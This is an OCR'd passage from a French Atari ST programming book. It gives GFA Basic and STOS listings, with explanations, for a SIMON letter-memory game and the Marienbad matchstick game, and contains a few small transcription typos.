
Le dernier sous-programme est activé lorsque l'empilement sur la troisième tour est correct.

Dans un premier temps, l'écran est effacé et le fonctionnement normal de la souris et du clavier est rétabli :

```
2430 cls
2440 key on : curs on : show : click on
```

Dans un second temps, le nombre de coups nécessaires à la réalisation de l'empilement est affiché :

```
2450 print "L'empilement a été reconstitué en ";NC;" coups."
```



# 9/3.3.5

# Jeu du SIMON

Une lettre tirée aléatoirement dans l'alphabet ou une partie restreinte de l'alphabet est affichée sur l'écran. Le joueur doit reproduire cette lettre sur le clavier.

Deux lettres tirées aléatoirement sont alors affichées. La première est celle qui avait déjà été affichée précédemment. Le joueur doit reproduire la séquence affichée sur le clavier.

Le nombre de lettres affichées augmente d'un à chaque tour. Si c' est le tour courant, les n – 1 premières lettres ont été affichées au tour précédent.

La partie prend fin lorsque le joueur n'entre pas la séquence affichée d'une façon exacte :

— nombre de lettres différent,

— une ou plusieurs lettres mal placées, inversées ou erronées.

## COMMENT UTILISER LE PROGRAMME

Le programme SIMON.GFA n'est pas directement exécutable. Le fichier des données graphiques doit précédemment être exécuté. Pour ce faire, lancez le programme FDATA.GFA. L'écran s'efface et vous voyez défiler les lettres de l'alphabet en haut et à gauche de l'écran. Parallèlement, ces lettres sont analysées, pixel par pixel, et le résultat de cette analyse est stocké dans un fichier texte de nom "**fdata**". Quelques secondes après le lancement du programme FDATA.GFA, le fichier des données est constitué, et le programme SIMON.GFA peut être lancé.

La règle du jeu est affichée sur l'écran. Vous devez ensuite choisir le nombre de lettres parmi lesquelles se fera le tirage aléatoire.

**Entrez le nombre de lettres possibles (entre 1 et 26) :**

Si vous choisissez (par exemple) 3, les lettres affichées ne pourront être choisies que parmi les trois premières lettres de l'alphabet.

Si vous entrez une information erronée (nombre inférieur à 1 ou supérieur à 26), un bip sonore se fait entendre et la même question vous est reposée.

Le nombre de lettres étant choisi, le jeu commence. Une lettre est choisie aléatoirement dans l'intervalle défini, et affichée sur l'écran pendant environ une seconde. Lorsque l'ordinateur vous le demande, tapez cette lettre sur le clavier.

Le nombre de lettres affichées augmente d'un à chaque tour de jeu. La partie se termine lorsque vous ne restituez pas correctement la séquence affichée. Le score est alors affiché sur l'écran. Par exemple :

**Votre score est donc de 10 lettre(s).**

Si vous le désirez, vous pouvez engager une autre partie :


Une autre partie (O/N) :

Si vous répondez "**O**", une nouvelle partie est engagée. Si vous répondez "**N**", le programme se termine et rend le contrôle au TOS.

### LES PROGRAMMES EN DÉTAIL

Comme nous l'avons vu, le programme FDATA.GFA doit être exécuté avant le programme SIMON.GFA dans le but de créer le fichier de données qui permettra d'afficher les lettres de l'alphabet en taille géante.

La logique du programme qui crée le fichier de lettres géantes est la suivante :





Le listing du programme est le suivant :

```
'
' ------------------------------------------------------------
' Ce programme crée le fichier de données rassemblant
' la définition graphique des lettres de l'alphabet
' pour le jeu du SIMON
' ------------------------------------------------------------
'
'
DIM t(8)                    !Dimentionnement du tableau de travail
OPEN "O",#1,"fdata."        !Ouverture du fichier de données
'
' ------------------------------------------------------------
' Décomposition de chaque lettre de l'alphabet
' ------------------------------------------------------------
'
FOR i=65 TO 90
  CLS
  PRINT CHR$(i)
  '
  ' - - - - - - - - - - - - - - - - - - - - - -
  ' RAZ du tableau du caractère courant
  ' - - - - - - - - - - - - - - - - - - - - - -
  '
  FOR j=1 TO 8
    t(j)=0
  NEXT j
  '
  FOR j=0 TO 7
    FOR k=0 TO 7
      IF POINT(k,j)<>0 THEN
        '
        ' - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
        ' Sauvegarde des données graphiques dans le tableau
        ' - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
        '
        t(j+1)=t(j+1)+2^(7-k)
      ENDIF
    NEXT k
  NEXT j
  '
  ' - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
  ' Stockage des données graphiques dans le fichier
  ' - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
  '
  FOR j=1 TO 8
    PRINT #1,t(j)
  NEXT j
NEXT i
CLOSE #1
END
```

Les lettres sont décomposées au niveau pixel dans le tableau **t** dont la déclaration est faite au début du programme :

```
DIM t(8)                          !Dimensionnement du tableau de travail
```

Le fichier résultat a pour nom "**fdata** :

```
OEPN "O",#1, "fdata."             !Ouverture du fichier de données
```

Chaque lettre de l'alphabet (code ASCII entre 65 et 90) est affichée sur l'écran, en haut et à gauche :

```
FOR i=65 TO 90
  CLS
  PRINT CHR$(i)
```

Les 8 éléments du tableau t sont initialisés à zéro :

```
FOR j=1 TO 8
  T(j)=0
NEXT j
```

et les pixels allumés du caractère affiché sont identifiés et stockés dans le tableau t :

```
FOR j=0 TO 7
  FOR k=0 TO 7
    IF POINT (k,j)< >0 THEN
      t (j+1)=t (j+1)+2^(7-k)
    ENDIF
  NEXT k
NEXT j
```


Les données du tableau t sont stockées dans le fichier **fdata**.

```
FOR j=1 TO 8
  PRINT #1,t(j)
NEXT j
```

La boucle de décodage/stockage se poursuit jusqu'à la lettre Z et le fichier de données est fermé :

```
NEXT i
CLOSE #i
```

Le programme SIMON.GFA obéit à la logique de l'ordinogramme suivant :



Son listing est le suivant :

```
REM ------------------------------------------------------------------------
REM Ce programme teste la mémoire à court terme du joueur
REM en affichant des séquences de lettres de plus en plus
REM grander qui doivent etre reproduites dans l'ordre
REM ------------------------------------------------------------------------
'
'
GOSUB init                    !Initialisation de la partie
REPEAT
  GOSUB nombre_lettres        'Acquisition du nombre de lettres
  REPEAT
    GOSUB tirage              !Tirage aléatoire de la prochaine lettre
    GOSUB affichage           !Affichage des lettres tirées
    GOSUB acquisition         !Acquisition de la séquence du joueur
  UNTIL bad!
  GOSUB score                 !Affichage du score final
UNTIL st!
END
'
'
'
PROCEDURE init
  '-------------------------------------------------------------------
  ' Initialisation du tableau des caractères graphiques
  '-------------------------------------------------------------------
  '
  DIM t(208)
  DIM le(50)
  OPEN "I",#1,"fdata."
  FOR i=1 TO 208
    INPUT #1,t(i)
  NEXT i
  CLOSE #1
  RANDOMIZE !Initialisation du générateur pseudo-aléatoire
RETURN
'
'
'
PROCEDURE nombre_lettres
  '-------------------------------------------------------------------
  ' Affichage de la règle du jeu et
  ' saisie du nombre de lettres possibles
  '-------------------------------------------------------------------
  '
  CLS
  PRINT "Jeu du SIMON"
  PRINT "------------"
  PRINT
  PRINT "Une séquence croissante de lettres va apparaitre sur l'écran."
  PRINT "Vous devrez restituer cette séquence dans l'ordre d'apparition."
  PRINT "Toute erreur annule la partie."
  PRINT
  nombre=0   !Nombre de lettres affichées
  REPEAT
```



(suite)

```
      INPUT "Entrez le nombre de lettres possibles (entre 2 et 26) : ";lettre
      IF (lettre>26) OR (lettre<2) THEN
        SOUND 1,15,4,250
        SOUND 1,15,#284,10
        SOUND 1,0,0,0,0
      ENDIF
    UNTIL (lettre<=26) AND (lettre>1)
RETURN
'
'
'
PROCEDURE tirage
    '-------------------------------------------------------------
    ' Tirage aléatoire de la prochaine lettre affichée
    '-------------------------------------------------------------
    '
    nombre=nombre+1
    le(nombre)=RANDOM(lettre)+1
RETURN
'
'
'
PROCEDURE affichage
    '-----------------------------------
    ' Affichage des lettres tirées
    '-----------------------------------
    '
    FOR i=1 TO nombre
      CLS
      prem=(le(i)-1)*8+1
      FOR j=1 TO 8
        LOCATE 8+j,36
        FOR k=1 TO 8
          IF (t(prem+j-1) AND 2^(7-k))<>0 THEN
            PRINT CHR$(249);
          ELSE
            PRINT " ";
          ENDIF
        NEXT k
      NEXT j
      DELAY 1
    NEXT i
RETURN
'
'
'
PROCEDURE acquisition
    '-------------------------------------------------------------
    ' Acquisition de la séquence tapée par le joueur
    '-------------------------------------------------------------
    '
    LOCATE 20,1
    PRINT "Entrez les ";nombre;" lettre(s) affichée(s) : ";
    INPUT rep$
```

(suite)

```
    bad!=FALSE
    IF LEN(rep$)<>nombre THEN
      bad!=TRUE
    ELSE
      FOR i=1 TO nombre
        inter$=UPPER$(MID$(rep$,i,1))
        inter=ASC(inter$)
        IF inter<>le(i)+64 THEN
          bad!=TRUE
        ENDIF
      NEXT i
    ENDIF
  RETURN
  '
  '
  '
  PROCEDURE score
    ' ------------------------------------------
    ' Affichage du score et arret du jeu ou
    ' demande d'une nouvelle partie
    ' ------------------------------------------
    '
    CLS
    PRINT "Vous avez entré ";UPPER$(rep$)
    PRINT "alors que la séquence était ";
    FOR i=1 TO nombre
      PRINT CHR$(le(i)+64);
    NEXT i
    PRINT
    PRINT "Votre score est donc de ";nombre-1;" lettre(s)."
    PRINT
    REPEAT
      INPUT "Une autre partie (O/N) : ";autre$
      autre$=UPPER$(autre$)
      IF (autre$<>"O") AND (autre$<>"N") THEN
        SOUND 1,15,4,250
        SOUND 1,15,#284,10
        SOUND 1,0,0,0,0
      ENDIF
    UNTIL (autre$="O") OR (autre$="N")
    IF autre$="O" THEN
      st!=FALSE
    ELSE
      st!=TRUE
    ENDIF
  RETURN
```



Le programme débute par la section de programme principal qui active séquentiellement ou répétitivement les procédures principales du programme. Le nombre de lettres affichées est incrémenté jusqu'à ce que la séquence entrée par l'utilisateur soit différente de la séquence affichée. Le score est alors affiché :

```
GOSUB init                    !Initialisation de la partie
REPEAT
  GOSUB nombre_lettres        !Acquisition du nombre de lettres
  REPEAT
    GOSUB tirage              !Tirage aléatoire de la prochaine lettre
    GOSUB affichage           !Affichage des lettres tirées
    GOSUB acquisition         !Acquisition de la séquence du joueur
  UNTIL bad!
  GOSUB score                 !Affichage du score final
UNTIL st!
```

La section de programme principal est suivie de la section des procédures.

La procédure **init** :

— lit les données stockées dans le fichier **fdata** ;

— stocke ces données dans le tableau t ;

— initialise le générateur de nombres pseudo-aléatoires :

```
DIM t(208)
DIM le(50)
OPEN "I",#1,"b:\fdata."
FOR i=1 TO 208
  INPUT #1,t(i)
NEXT i
CLOSE #1

RANDOMIZE !Initialisation du générateur pseudo-aléatoire
```

La procédure **nombre_lettres** affiche la règle du jeu :

```
PRINT "Une séquence croissante de lettres va apparaître sur l'écran."
PRINT "Vous devrez restituer cette séquence dans l'ordre d'apparition."
PRINT "Toute erreur annule la partie."
PRINT
```

et demande au joueur d'entrer le nombre de lettres possibles :

```
nombre=0      !Nombre de lettres affichées
REPEAT
  INPUT "Entrez le nombre de lettres possibles (entre 2 et 26) : ";lettre
  IF (lettre>26) OR (lettre<2) THEN
    SOUND 1,15,4,250
    SOUND 1,15,#284,10
    SOUND 1,0,0,0,0
  ENDIF
UNTIL (lettre<=26) AND (lettre>1)
```

La procédure **tirage** incrémente la variable qui représente le nombre de lettres affichées :

```
nombre = nombre + 1
```

et stocke dans le tableau "le" la prochaine lettre à afficher :

```
le(nombre) = RANDOM(lettre) + 1
```

La procédure **affichage** affiche les lettres tirées selon un format géant. Les nombres lettres sont affichées à l'intérieur d'une boucle FOR NEXT :

```
FOR i = 1 TO nombre
```

Les données permettant d'afficher les lettres au format géant sont lues dans le tableau t, puis décodées. Lorsqu'un des pixels de la lettre est allumé, un caractère de code ASCII 249 est affiché sur l'écran :

```
prem = (le(i) - 1)*8 + 1
FOR j = 1 TO 8
  LOCATE 8 + j,36
  FOR k = 1 TO 8
    IF (t(prem + j - 1) AND 2^(7 - k)) < >0 THEN
      PRINT CHR$(249);
    ELSE
      PRINT " ";
    ENDIF
  NEXT k
NEXT j
```

Pour laisser le temps au joueur de mémoriser les séquences affichées, chaque lettre reste affichée pendant une seconde :

```
  DELAY 1
NEXT i
```

La procédure acquisition demande au joueur d'entrer la séquence qui a été affichée :

```
PRINT "Entrez les ";nombre;" lettre(s) affichée(s) : ";
INPUT rep$
```

La variable **bad!** reflète la similitude entre la séquence entrée et la séquence visualisée :

- bad! = FALSE si les deux séquences sont identiques,
- bad! = TRUE dans le cas contraire.

La variable **bad!** est initialisée à FALSE :

```
bad! = FALSE
```

Si la longueur de la séquence entrée par le joueur n'est pas égale à la longueur de la séquence affichée, la variable **bad!** est initialisée à TRUE :

```
IF LEN(rep$) < >nombre THEN
  bad! = TRUE
```

Dans le cas contraire, le programme analyse chaque lettre entrée par le joueur. Si une ou plusieurs lettres ne correspondent pas à la séquence affichée, la variable bad! est initialisée à TRUE :

```
ELSE
  FOR i = 1 TO nombre
    inter$ = UPPER$(MID$(rep$,i,1))
    inter = ASC(inter$)
    IF inter < >le (i) + 64 THEN
      bad! = TRUE
    ENDIF
  NEXT i
ENDIF
```

La procédure score affiche le score en fin de partie, c'est-à-dire lorsque le joueur n'a pas su restituer la séquence affichée.

La séquence entrée par le joueur est affichée :

```
PRINT "Vous êtes entrés";UPPER$(rep$)
```

ainsi que la séquence apparue sur l'écran :

```
PRINT "alors que la séquence était";
FOR i = 1 TO nombre
  PRINT CHR$(le(i) + 64);
NEXT i
```

Cet affichage est suivi du score final :

```
PRINT "Votre score est donc de ";nombre - 1;" lettre(s)."
```

Le joueur peut essayer d'améliorer son score ou quitter le programme :

```
REPEAT
  INPUT "Une autre partie (O/N) : ";autre$
  autre$ = UPPER$(autre$)
  IF (autre$< >"O") AND (autre$< >"N") THEN
    SOUND 1,15,4,250
    SOUND 1,15,#284,10
    SOUND 1,0,0,0,0
  ENDIF
UNTIL (autre$ = "O") OR (autre$ = "N")
```

La variable st! est initialisée en fonction de son choix :

```
IF autre$ = "O" THEN
  st! = FALSE
ELSE
  st! = TRUE
ENDIF
```

# 9/3.3.6

# Le jeu du Marienbad

Ce jeu de réflexion se joue contre l'ordinateur. Vous choisissez un certain nombre d'alumettes (soit n ce nombre). Les deux joueurs retirent à tour de rôle une, deux ou trois allumettes. Le but du jeu est de retirer la ou les dernières allumettes.

Le jeu est proposé en GFA Basic et en Basic STOS.

### COMMENT UTILISER LE PROGRAMME

Si vous êtes utilisateur du GFA Basic, saisissez le listing suivant :

```
' ==================
' Jeu du MARIENBAD
' ==================
'
init      ! Initialisation
REPEAT
  jeu       ! Partie
  comment   ! Commentaire
  PRINT
  INPUT "Analyse de la partie (O/N) ";an$
  an$=UPPER$(an$)
  IF an$="O" THEN
    anal !Analyse de la partie
  ENDIF
  PRINT
  INPUT "Une autre partie (O/N) ";rep$
  rep$=UPPER$(rep$)
UNTIL rep$<>"O"
CLS
END
'
' ------------------------------
' Initialisation de la partie
' ------------------------------
'
PROCEDURE init
  '
  ' - - - - - - - - - - - - - - -
  ' Affichage de la règle du jeu
  ' - - - - - - - - - - - - - - -
  '
```

(suite)

```
  CLS
  PRINT "                    Jeu du MARIENBAD"
  PRINT "                    ----------------"
  PRINT
  PRINT "N allumettes sont disposées sur l'écran devant deux
joueurs :"
  PRINT "vous et moi. Chacun des deux joueurs va retirer a
tour de role"
  PRINT "une, deux ou trois allumettes."
  PRINT
  PRINT "Celui qui retire la (ou les) dernière(s) allumette(s)
a gagné."
  PRINT
  PRINT "Appuyez sur une touche pour commencer à joueur ..."
  a$=INPUT$(1)
  '
  ' - - - - - - - - - - - - - - - - - - - -
  ' Initialisation du tableau de jeu
  ' - - - - - - - - - - - - - - - - - - - -
  '
  DIM t(7),c(100)
  t(1)=1
  t(2)=2
  t(3)=3
  t(4)=1
  t(5)=1
  t(6)=2
  t(7)=3
RETURN
'
' ----------------------------
' Déroulement d'une partie
' ----------------------------
'
PROCEDURE jeu
  CLS
  INPUT "Entrez le nombre d'allumettes au départ : ";n
  sn=n ! Sauvegarde
  g=0 !Variable qui désigne le vainqueur
  coups=0 !Nombre de coups joués
  REPEAT
    REPEAT
      PRINT
      INPUT "Combien prenez-vous d'allumettes ";us
      IF (us<>1) AND (us<>2) AND (us<>3) THEN
        SOUND 1,12,#119,10
        SOUND 1,12,#94,10
```

(suite)

```
        SOUND 1,12,#79,10
        SOUND 1,0,0,0
        PRINT "Prenez une, deux ou trois allumettes !!"
      ENDIF
    UNTIL (us=1) OR (us=2) OR (us=3)
    n=n-us
    coups=coups+1
    c(coups)=us
    IF n=0 THEN
      g=1 !Le joueur a gagné
    ELSE
      PRINT
      PRINT "Il en reste ";n
      IF n>7 THEN
        t=INT(RND(3))+1
      ELSE
        t=t(n)
      ENDIF
      PRINT
      PRINT "J'en prends ";t;", ";
      coups=coups+1
      c(coups)=t
      n=n-t
      PRINT "il en reste ";n
      IF n=0 THEN
        g=2 !L'ordinateur a gagné
      ENDIF
    ENDIF
  UNTIL (g=1) OR (g=2)
RETURN
'
' ------------------------------
' Commentaires sur la partie
' ------------------------------
'
PROCEDURE comment
  PRINT
  IF g=1 THEN
    PRINT "Vous avez gagné. Bravo."
  ELSE
    PRINT "J'ai gagné."
  ENDIF
RETURN
'
' ------------------------------
' Analyse de la partie
' ------------------------------
'
```

(suite)

```
PROCEDURE anal
  CLS
  PRINT "                ";sn;" allumettes au départ"
  PRINT
  FOR i=1 TO coups
    IF INT(i/2)=i/2 THEN
      PRINT "je prends    ";
    ELSE
      PRINT "vous prenez ";
    ENDIF
    sn=sn-c(i)
    PRINT c(i);" allumettes. Il en reste ";sn
  NEXT i
RETURN
```

Si vous êtes utilisateur du Basic STOS, saisissez le listing suivant :

```
1000 rem ==================
1010 rem Jeu du Marienbad
1020 rem ==================
1030 rem
1040 gosub 1180 : rem Initialisation
1050 gosub 1510 : rem Jeu
1060 gosub 1820 : rem Commentaire de fin de jeu
1070 print
1080 input "Analyse de la partie (O/N) ";AN$
1090 AN$=upper$(AN$)
1100 if AN$="O" then gosub 1890
1110 print
1120 input "Une autre partie (O/N) ";REP$
1130 REP$=upper$(REP$)
1140 if REP$="O" then run
1150 default : rem Retour à l'écran par défaut
1160 end
1170 rem
1180 rem ------------------------------
1190 rem Initialisation d'une partie
1200 rem ------------------------------
1210 rem
1220 rem - - - - - - - - - - - - - - -
1230 rem Affichage de la règle du jeu
1240 rem - - - - - - - - - - - - - - -
1250 rem
1260 cls
1270 key off : rem Inhibition affichage touches de fonction
1280 hide : rem Inhibition du curseur de la souris
```

(suite)

```
1290 print "                                Jeu du Marienbad"
1300 print "                                ________________"
1310 print
1320 print "N allumettes sont disposées sur l'écran devant
deux joueurs :"
1330 print "vous et moi. Chacun des deux joueurs va retirer à
tour de role"
1340 print "une, deux ou trois allumettes."
1350 print
1360 print "Celui qui enlève la (ou les) dernière(s)
allumette(s) a gagné."
1370 print
1380 print "Appuyez sur une touche pour commencer à jouer
...";
1390 A$=inkey$ : if A$="" then 1390
1400 rem
1410 rem - - - - - - - - - - - - - - - - - - -
1420 rem Initialisation du tableau de jeu
1430 rem - - - - - - - - - - - - - - - - - - -
1440 rem
1450 dim T(7),C(100)
1460 T(1)=1 : T(2)=2 : T(3)=3 : T(4)=1 : T(5)=1 : T(6)=2 :
T(7)=3
1470 cls
1480 input "Entrez le nombre d'allumettes au départ : ";N
1490 SN=N
1500 return
1510 rem
1520 rem ----------------------------
1530 rem Déroulement d'une partie
1540 rem ----------------------------
1550 rem
1560 G=0 : rem Variable qui désigne le vainqueur
1570 repeat
1580 print
1590 input "Combien prenez-vous d'allumettes ";US
1600 if (US=1) or (US=2) or (US=3) then 1660
1610 click off
1620 volume 14 : play 1,37,10 : play 1,41,10 : play 1,44,10 :
volume 0
1630 click on
1640 print "Prenez une, deux ou trois allumettes !!"
1650 goto 1580
1660 N=N-US
1670 COUPS=COUPS+1 : C(COUPS)=US
1680 if N=0 then G=1 : goto 1790 : rem Le joueur a gagné
1690 print
```

(suite)

```
1700 print "Il en reste ";N
1710 if N>7 then T=int(rnd(2))+1
1720 if N<=7 then T=T(N)
1730 print
1740 print "J'en prends ";T;", ";
1750 COUPS=COUPS+1 : C(COUPS)=T
1760 N=N-T
1770 print "il en reste ";N
1780 if N=0 then G=2 : rem L'ordinateur a gagné
1790 until (G=1) or (G=2)
1800 return
1810 rem
1820 rem ------------------------------
1830 rem Commentaires sur la partie
1840 rem ------------------------------
1850 rem
1860 print
1870 if (G=1) then print "Vous avez gagné. Bravo." else print
"J'ai gagné"
1880 return
1890 rem
1900 rem ----------------------
1910 rem Analyse de la partie
1920 rem ----------------------
1930 rem
1940 cls
1950 print "          ";SN;" allumettes au départ"
1960 print
1970 for I#=1 to COUPS
1980 if int(I#/2)=I#/2 then print "je prends   "; else print
"vous prenez ";
1990 SN=SN-C(I#)
2000 print C(I#);" allumettes. Il en reste ";SN
2010 next I#
2020 return
```



Exécutez le programme.

La règle du jeu est affichée sur l'écran. Appuyez sur une touche pour commencer à jouer.

Entrez le nombre d'allumettes au départ, puis le nombre d'allumettes retirées (1, 2 ou 3).

L'ordinateur retire également une, deux ou trois allumettes. S'il ne reste plus d'allumettes, l'ordinateur a gagné. Dans le cas contraire, vous devez à nouveau retirer une, deux ou trois allumettes, ainsi de suite jusqu'à ce que toutes les allumettes soient retirées.

Si vous avez perdu, il est possible d'analyser la partie en répondant "O" à la question

Analyse de la partie (O/N) ?

